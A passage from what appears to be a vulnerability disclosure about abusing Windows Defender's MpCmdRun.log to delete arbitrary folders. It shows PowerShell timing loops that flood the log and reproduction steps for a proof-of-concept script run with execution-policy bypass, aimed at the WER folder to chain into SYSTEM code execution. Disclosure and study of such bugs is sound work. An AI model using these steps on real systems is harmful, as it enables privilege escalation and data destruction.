The main benefit of this method is that the error message is returned almost instantly and the event is still written to the log file, which makes it a good candidate for the exploit in this particular scenario.

```
MpCmdRun.log - Notepad
File  Edit  Format  View  Help

-------------------------------------------------------------------------------------
MpCmdRun: Command Line: "C:\Program Files\Windows Defender\MpCmdRun.exe" SignaturesUpdateService -ManagedUpdate
 Start Time: Sun Apr 05 2020 17:30:10

MpEnsureProcessMitigationPolicy: hr = 0x1
Start: Signatures Update Service
Update Started
Update failed with hr: 0x80070490
Update completed with hr: 0x80070490
End: Signatures Update Service
MpCmdRun: End Time: Sun Apr 05 2020 17:30:10
-------------------------------------------------------------------------------------
```

*Figure 20: The command failure event is written to the log file*

Therefore, I ran this command a hundred times as well and observed the result.

```
PS C:\Users\Lab-User> Measure-Command -Expression { for ($i=0; $i -lt 100; $i++) { Update-MpSignature -UpdateSource Inte
rnalDefinitionUpdateServer -ErrorAction SilentlyContinue } }


Days              : 0
Hours             : 0
Minutes           : 0
Seconds           : 3
Milliseconds      : 529
Ticks             : 35298163
TotalDays         : 4.08543553240741E-05
TotalHours        : 0.000980504527777778
TotalMinutes      : 0.0588302716666667
TotalSeconds      : 3.5298163
TotalMilliseconds : 3529.8163
```

*Figure 21: Test 2 - Update-MpSignature -UpdateSource InternalDefinitionUpdateServer*

This time, the 100 calls took less than 4 seconds to complete. This wasn't enough for calculating relevant stats so I ran the same test with 10,000 calls this time.

```
PS C:\Users\Lab-User> Measure-Command -Expression { for ($i=0; $i -lt 10000; $i++) { Update-MpSignature -UpdateSource InternalDefinitionUpdateServer -ErrorAction SilentlyContinue } }


Days              : 0
Hours             : 0
Minutes           : 6
Seconds           : 2
Milliseconds      : 699
Ticks             : 3626995136
TotalDays         : 0.00419791103703704
TotalHours        : 0.100749864888889
TotalMinutes      : 6.04499189333333
TotalSeconds      : 362.6995136
TotalMilliseconds : 362699.5136
```

*Figure 22: Test 2 - Update-MpSignature -UpdateSource InternalDefinitionUpdateServer (2)*

```
C:\Windows\Temp>dir MpCmdRun.log
 Volume in drive C has no label.
 Volume Serial Number is 9056-07F8

 Directory of C:\Windows\Temp

04/05/2020  06:06 PM         2,441,120 MpCmdRun.log
               1 File(s)      2,441,120 bytes
               0 Dir(s)  36,802,375,680 bytes free
```

*Figure 23: Test 2 - Log file size*

Here is the result of this second test.

| TIME | FILE SIZE | # OF CALLS |
|---|---|---|
| 363s (6m 2s) | 2,441,120 bytes | 10,000 |
| **2,495s (41m 35s)** | **16,777,216 bytes** | 68,728 |

With this slight adjustment, the overall operation would take around **40 minutes**, instead of more than 22 hours with the previous command. This would therefore drastically reduce the amount of time required to fill the log file. Therefore, I implemented a check in my Proof-of-Concept code to see which one of the two commands is the most time-efficient.

It should also be noted that these values correspond to the worst-case scenario, where the log file would initially be empty.

## 3.2 Steps to Reproduce

I'm using a default installation of Windows 10 Insider Preview. Testing the provided PoC on a machine configured to use internal servers for Signature updates might yield unexpected results. Anyway, I set a timeout in my code so that it doesn't run indefinitely in case it doesn't succeed in a reasonable time. In addition, `MpCmdRun.log.bak` must not exist initially, otherwise we wouldn't be able to create it as a folder in `C:\Windows\Temp`.

1) Copy the provided PoC along with the `NtApiDotNet.dll` assembly file to a folder which is writable by a normal user.





*Figure 24: PoC files*

2) From a command prompt, run the following command

```
powershell -ep bypass -c ". .\DefenderArbitraryFileDelete.ps1; DoMain -TargetFolder
'C:\ProgramData\Microsoft\Windows\WER'
```

The `TargetFolder` parameter is mandatory and accepts a path to an existing directory on the file system. The WER folder was specified here because, after it has been deleted, the Windows Error Reporting service can be leveraged for getting code execution as SYSTEM in an exploit chain.





*Figure 25: PoC result*

Starting from an empty log file, the PoC took around 38 minutes to complete as shown on the above screenshot, which is very close to the estimation I made previously.